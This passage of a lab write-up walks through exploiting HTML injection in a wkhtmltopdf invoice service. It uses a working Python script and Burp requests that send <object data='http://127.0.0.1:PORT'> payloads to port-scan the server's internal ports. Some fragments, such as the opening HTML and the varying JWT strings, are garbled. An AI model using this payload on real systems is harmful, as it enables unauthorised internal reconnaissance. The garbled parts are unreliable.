4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://e-shopping-cart.com:5000/invoice
8 Content-Type: application/json
9 Content-Length: 2107
10 Origin: http://e-shopping-cart.com:5000
11 Connection: close
12
13 {"data":
  "<div class=\"d-flex flex-row justify-center mt-3\"><div role=\"alert\" class=\"v-alert v-sheet theme--light v-alert
  v-alert--border-left green--text\"><div class=\"v-alert__wrapper\"><div class=\"v-alert__content\"><span><i aria-hid
  e v-icon--left mdi mdi-information-outline theme--light green--text\"></i> Available wallet balance - $1000 <button
  btn--flat v-btn--icon v-btn--round v-btn--rounded v-btn--text theme--light v-size--default red--text\"><span class=
  e\" class=\"v-icon notranslate mdi mdi-close theme--light\" style=\"font-size: 16px;\"></i></span></button></span></
  rt__border--left\"></div></div></div></div><div class=\"d-flex flex-column\"><!--><!--><!--><!--><div class=
  pace-between ma-3 v-card v-sheet theme--light\"><div class=\"d-inline-flex align-center\"><div class=\"v-responsive
  ><div class=\"v-image__image v-image__image--preload v-image__image--cover\" style=\"background-position: center cer
  _content\"></div><div><div class=\"title\"> MacBook Air 13.3' MJVE2 </div><div> 2.9 Ghz Dual-Core Intel Core
  with L3 3MB cache </div></div></div><div class=\"d-flex align-center justify-space-around\"><div class=\"mx-7\"> ${
  <div class=\"mt-5\" align=\"center\"><button type=\"button\" class=\"success v-btn v-btn--contained theme--light v-s
  ntent\"> Get Invoice <i aria-hidden=\"true\" class=\"v-icon notranslate v-icon--right mdi mdi-file-pdf theme--light
  \"token\":
  \"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWZlZGhvcml0eS5jb20iLCJhZG1pb2I6ZmFsc2UsImVtYWlsIj
  k2scgYJoe7u48
```

This next request to the "/invoice" endpoint is interesting. It contains HTML data.

**Note:** The client also sends the JWT Token in the request (for authorization purposes).

### JWT Token:



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWZlZGhvcml0eS5jb20iLCJhZG1pb2I6ZmFsc2UsImVtYWlsIjoiamFrZUBILXNob3BwaW5nLWNhcnQuY29tliwiZXhwIjoxNTg0ODQ3NzEzLCJpYXQiOiJlODQ4NDU5MTN9.zzDfqI3X7yiePKznTmIYuCvtGmkZRxk2scgYJoe7u48
```

Send this request to repeater for later use and then forward the above request.



Now, click on the Get Invoice button on the web app to get the invoice information in PDF format.

**Note:** For the next few requests, turn off the intercept mode in burpsuite.




Notice that this is the data displayed on the webpage. So, the HTML data sent from the webapp got converted into PDF format.

Notice the page URL: <http://192.225.139.3:8080/pdf/invoice-1584846424.pdf>

So, the backend (API) server is running on the machine having IP address "192.225.139.3" at port 8080.

Download the above PDF and determine the creator string using hexdump.



**Command:** hexdump -C invoice-1584846424.pdf

```
root@attackdefense:~# hexdump -C invoice-1584846424.pdf
00000000  25 50 44 46 2d 31 2e 34  0a 31 20 30 20 6f 62 6a  |%PDF-1.4.1 0 obj|
00000010  0a 3c 3c 0a 2f 54 69 74  6c 65 20 28 fe ff 29 0a  |.<.<./Title (..)|
00000020  2f 43 72 65 61 74 6f 72  20 28 fe ff 00 77 00 6b  |/Creator (...w.k|
00000030  00 68 00 74 00 6d 00 6c  00 74 00 6f 00 70 00 64  |.h.t.m.l.t.o.p.d|
00000040  00 66 00 20 00 30 00 2e  00 31 00 32 00 2e 00 35  |.f. .0...1.2...5|
00000050  29 0a 2f 50 72 6f 64 75  63 65 72 20 28 fe ff 00  |)./Producer (...|
00000060  51 00 74 00 20 00 34 00  2e 00 38 00 2e 00 37 29  |Q.t. .4...8...7)|
00000070  0a 2f 43 72 65 61 74 69  6f 6e 44 61 74 65 20 28  |./CreationDate (|
```

Notice that the Creator string indicates that this PDF was generated using wkhtmltopdf utility, version "0.12.5".

Also, from an issue on this page: <https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536>

It is mentioned under default settings, local files could be read using a crafted HTML payload. So, we can also try to extend this and use this vulnerability to perform port scan on the target machine.

**Step 4:** Exploiting the above mentioned vulnerability and performing port scanning on the target machine.

Use the following Python script to perform port scan on the target machine:

#### Python Script:

```
import json
import requests
```

```
BASE_URL = "http://192.225.139.3:8080"

def makeRequest(payload, endpoint = "/"):
    global BASE_URL

    r = requests.post(BASE_URL + endpoint, data = json.dumps(payload), headers = {
"Content-Type": "application/json" })
    return r.json()

def getPDF(path):
    global BASE_URL

    r = requests.get(BASE_URL + "/" + path)

    with open('file.pdf', 'wb') as f:
        f.write(r.content)

if __name__ == "__main__":

    html = "<object data=\"http://127.0.0.1:PORT\">"

    payload = {
        "token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJpYXV5b20taXNzdWVyLWY1dGhvcml0eS5jb20iLCJhZG1pbil6ZmFsc2UsImVtYWlsIjoiamFrZUBILXNob3BwaW5nLWNhcnQuY29tliwiZXhwIjoxNTg0ODQ3NzEzLCJpYXQiOiE1ODQ4NDU5MTN9.zzDfqI3X7yiepKznTmlYuCvtGmkZRxk2scgYJoe7u48"
    }

    for i in range (1, 101):
        payload["data"] = html.replace("PORT", str(i))
        resp = makeRequest(payload, "/invoice")

        if "location" in resp:
            print "PORT: %d => %s" % (i, resp["location"])
```

Save the above script as "port-scanner.py".

**Command:** cat port-scanner.py

```

root@attackdefense:~# cat port-scanner.py
import json
import requests

BASE_URL = "http://192.225.139.3:8080"

def makeRequest(payload, endpoint = "/"):
    global BASE_URL

    r = requests.post(BASE_URL + endpoint, data = json.dumps(payload), headers = { "Content-Type": "application/json" })
    return r.json()

def getPDF(path):
    global BASE_URL

    r = requests.get(BASE_URL + "/" + path)

    with open('file.pdf', 'wb') as f:
        f.write(r.content)

if __name__ == "__main__":

    html = "<object data=\"http://127.0.0.1:PORT\">"

    payload = {
        "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWFl1kwiZlhwIjoxNTg0ODQ3NzEzLCJpYXQiOiJlODQ4NDU5MTN9.zzDfq13X7yiePKznTmLYuCvtGmkZRxk2scgYJoe7u48"
    }

    for i in range (1, 101):
        payload["data"] = html.replace("PORT", str(i))
        resp = makeRequest(payload, "/invoice")

        if "location" in resp:
            print "PORT: %d => %s" % (i, resp["location"])
root@attackdefense:~#

```

### Code Walkthrough:

The above script scans ports in range 1-100.

In the above script, the payload is:

**Payload:** <object data="http://127.0.0.1:PORT">

In this payload, the PORT string is replaced with the actual port number. So when on the server the PDF is generated, wkhtmltopdf utility would try to resolve the request and thus if the response is sent back, that means the port MIGHT BE open.

We have mentioned that the port MIGHT BE open because there could also be many false positives.



Running the above script to scan ports in range 1-100:

**Command:** python port-scanner.py

```
root@attackdefense:~# python port-scanner.py
PORT: 1 => pdf/invoice-1584847107.pdf
PORT: 7 => pdf/invoice-1584847109.pdf
PORT: 9 => pdf/invoice-1584847109.pdf
PORT: 11 => pdf/invoice-1584847110.pdf
PORT: 13 => pdf/invoice-1584847110.pdf
PORT: 15 => pdf/invoice-1584847111.pdf
PORT: 17 => pdf/invoice-1584847111.pdf
PORT: 19 => pdf/invoice-1584847112.pdf
PORT: 20 => pdf/invoice-1584847112.pdf
PORT: 21 => pdf/invoice-1584847112.pdf
PORT: 22 => pdf/invoice-1584847112.pdf
PORT: 23 => pdf/invoice-1584847113.pdf
PORT: 25 => pdf/invoice-1584847113.pdf
PORT: 37 => pdf/invoice-1584847116.pdf
PORT: 42 => pdf/invoice-1584847117.pdf
PORT: 43 => pdf/invoice-1584847117.pdf
PORT: 53 => pdf/invoice-1584847120.pdf
PORT: 77 => pdf/invoice-1584847125.pdf
PORT: 79 => pdf/invoice-1584847126.pdf
PORT: 80 => pdf/invoice-1584847126.pdf
PORT: 87 => pdf/invoice-1584847128.pdf
PORT: 95 => pdf/invoice-1584847129.pdf
root@attackdefense:~#
```

**Note:** Do make sure that the JWT Token isn't expired. If it gets expired, the above script won't print any output because the response would not have location attribute.

The response indicates that multiple ports are open on the target machine.

There are many false positives though. These could be detected by running a similar script that runs on the host machine.

**Note:** In case a port is not open on the target machine, the response is:

## Request:

### Request

Raw	Params	Headers	Hex
1	POST	/invoice	HTTP/1.1
2	Host:	192.225.139.3:8080	
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	
4	Accept:	application/json, text/plain, */*	
5	Accept-Language:	en-US,en;q=0.5	
6	Accept-Encoding:	gzip, deflate	
7	Referer:	http://e-shopping-cart.com:5000/invoice	
8	Content-Type:	application/json	
9	Content-Length:	299	
10	Origin:	http://e-shopping-cart.com:5000	
11	Connection:	close	
12			
13	{"data": "<object data='http://127.0.0.1:2'>","token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWFlZGhvcml0eS5jb20iLCJhZG1pbii6ZmFsc2UsImVtYWlsIjoiamFrZUB1LXNob3BwaW5nLWNhcnQuY29tIiwiaXhwIjoxNTg0ODQ3NzEzLCJpYXQiOiJlODQ4NDU5MTN9.zzDfql3X7yiePKznTmlyuCvtGmkZRrk2scgYJoe7u48"}]		

## Response:

### Response

Raw	Headers	Hex	Render
1	HTTP/1.0	200	OK
2	Content-Type:	text/html; charset=utf-8	
3	Content-Length:	103	
4	Access-Control-Allow-Origin:	http://e-shopping-cart.com:5000	
5	Vary:	Origin	
6	Server:	Werkzeug/1.0.0 Python/2.7.17	
7	Date:	Sun, 22 Mar 2020 04:06:57 GMT	
8			
9	{"Error": "Command 'wkhtmltopdf file.html pdf/invoice-1584850016.pdf' returned non-zero exit status 1"}		

which indicates that the command used to generate the PDF file is:

**Command:** wkhtmltopdf file.html pdf/FILE\_NAME.pdf

Determining the open ports on the attacker machine:

**Command:** netstat -ant

```
root@attackdefense:~# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44891        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8005          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:45641         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5910            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:45654           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:4822          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:4822          127.0.0.1:38658         ESTABLISHED
tcp        0      0 127.0.0.1:38658         127.0.0.1:4822         ESTABLISHED
tcp        0      0 127.0.0.1:36516         127.0.0.1:3389         ESTABLISHED
tcp        0      0 10.1.1.3:45654          10.1.1.2:39148         ESTABLISHED
tcp        0      0 127.0.0.1:5910          127.0.0.1:45254         ESTABLISHED
tcp6       0      0 :::3389                  :::*                     LISTEN
tcp6       0      0 :::5910                  :::*                     LISTEN
tcp6       0      0 127.0.0.1:3350          :::*                     LISTEN
tcp6       0      0 127.0.0.1:45254         127.0.0.1:5910         ESTABLISHED
tcp6       0      0 127.0.0.1:3389          127.0.0.1:36516         ESTABLISHED
root@attackdefense:~#
```

Since there are no open ports in the range 1 to 100 on the host machine, we can confirm the false positives easily.

On the attacker machine, wkhtmltopdf utility is available. Thus, modifying the above script to perform the same test on the attacker machine.

### Modified Python Script:

```
import json
import subprocess

html = '<object data="http://127.0.0.1:PORT">'

for i in range(1, 101):
    tmp = html.replace("PORT", str(i))

    with open('file.html', 'w') as f:
        f.write(tmp)
```



```
try:
    subprocess.check_output("wkhtmltopdf file.html file.pdf 2>/dev/null", shell = True)
    print "PORT:", str(i)
except:
    pass
```

Save the above script as "port-scanner.py"

**Command:** cat port-scanner.py

```
root@attackdefense:~# cat port-scanner.py
import json
import subprocess

html = '<object data="http://127.0.0.1:PORT">'

for i in range (1, 101):
    tmp = html.replace("PORT", str(i))

    with open('file.html', 'w') as f:
        f.write(tmp)

    try:
        subprocess.check_output("wkhtmltopdf file.html file.pdf 2>/dev/null", shell = True)
        print "PORT:", str(i)
    except:
        pass
root@attackdefense:~#
```

Run the above script to determine the list of open ports on the attacker machine.

**Command:** python port-scanner.py



```
root@attackdefense:~# python port-scanner.py
PORT: 1
PORT: 7
PORT: 9
PORT: 11
PORT: 13
PORT: 15
PORT: 17
PORT: 19
PORT: 20
PORT: 21
PORT: 22
PORT: 23
PORT: 25
PORT: 37
PORT: 42
PORT: 43
PORT: 53
PORT: 77
PORT: 79
PORT: 87
PORT: 95
root@attackdefense:~#
```

Notice that none of these ports were open on the target machine but they were still reported as open ports.

Comparing the above list of open ports (from scanning the host machine) with the list we had received before (from scanning the target machine), there was port 80 that was present in the list of open ports in the response from scanning the target machine.

Running an nmap port scan on the target machine to check if port 80 is accessible from the attacker machine:

**Command:** `nmap -sS -sV -p1-100 192.225.139.3`

```

root@attackdefense:~# nmap -sS -sV -p1-100 192.225.139.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-22 13:53 IST
Nmap scan report for e-shopping-cart.com (192.225.139.3)
Host is up (0.000016s latency).
All 100 scanned ports on e-shopping-cart.com (192.225.139.3) are closed
MAC Address: 02:42:C0:4F:33:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
root@attackdefense:~#

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So port 80 is not accessible from the attacker machine.

Therefore, we can be certain that port 80 was open on the target machine either internally, that is only accessible on localhost or on some other interface.

That can further be confirmed by using the following payload:

**Payload:** <object data="http://127.0.0.1:80" type="text/html" width="732" height="2000">

Send the following request:

**Request:**

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Raw	Params	Headers	Hex
1 POST /invoice HTTP/1.1			
2 Host: 192.225.139.3:8080			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0			
4 Accept: application/json, text/plain, */*			
5 Accept-Language: en-US,en;q=0.5			
6 Accept-Encoding: gzip, deflate			
7 Referer: http://e-shopping-cart.com:5000/invoice			
8 Content-Type: application/json			
9 Content-Length: 349			
10 Origin: http://e-shopping-cart.com:5000			
11 Connection: close			
12			
13 {"data":			
" <object data=\"http://127.0.0.1:80\" type=\"text/html\" width=\"732\" height=\"2000\">\", \"token\":			
\"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWFlZGhvcml0eS5jb20iLCJhZG1pb20iOiJ6ZmFsc2UsImVtYWlsIjoiamFrZUB1LXNob3BwaW5nLWVhcnQuY29tIiwiaXNwIjoxNTg0ODUxNzYwLCJpYXQiOiJlODQ4NDk5NjB9.wlk4Uw8JmPPVPnm7cTiS UU6t3XAJlXjn4wixlrf1Zek\"}			


## Response:

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Response
Raw Headers Hex Render
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 42
4 Access-Control-Allow-Origin: http://e-shopping-cart.com:5000
5 Vary: Origin
6 Server: Werkzeug/1.0.0 Python/2.7.17
7 Date: Sun, 22 Mar 2020 04:14:02 GMT
8
9 {"location": "pdf/invoice-1584850442.pdf"}
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**PDF Path:** pdf/invoice-1584850442.pdf


Viewing the generated PDF:

**URL:** http://192.225.139.3:8080/pdf/invoice-1584850442.pdf



So this does confirm that apache server is running on the target machine on port 80.

**Note:** It might be possible that other services (whose ports are among the false positive ones) might still be running on the target machine. So for detecting those ports some other vector would be required.



So, with certainty, it could be claimed that apache server is running on port 80. For other ports in range 1 to 100 there were no specific clues and thus nothing can be said with certainty about those ports.

**Number of open ports in range 1-100: 1**

#### References:

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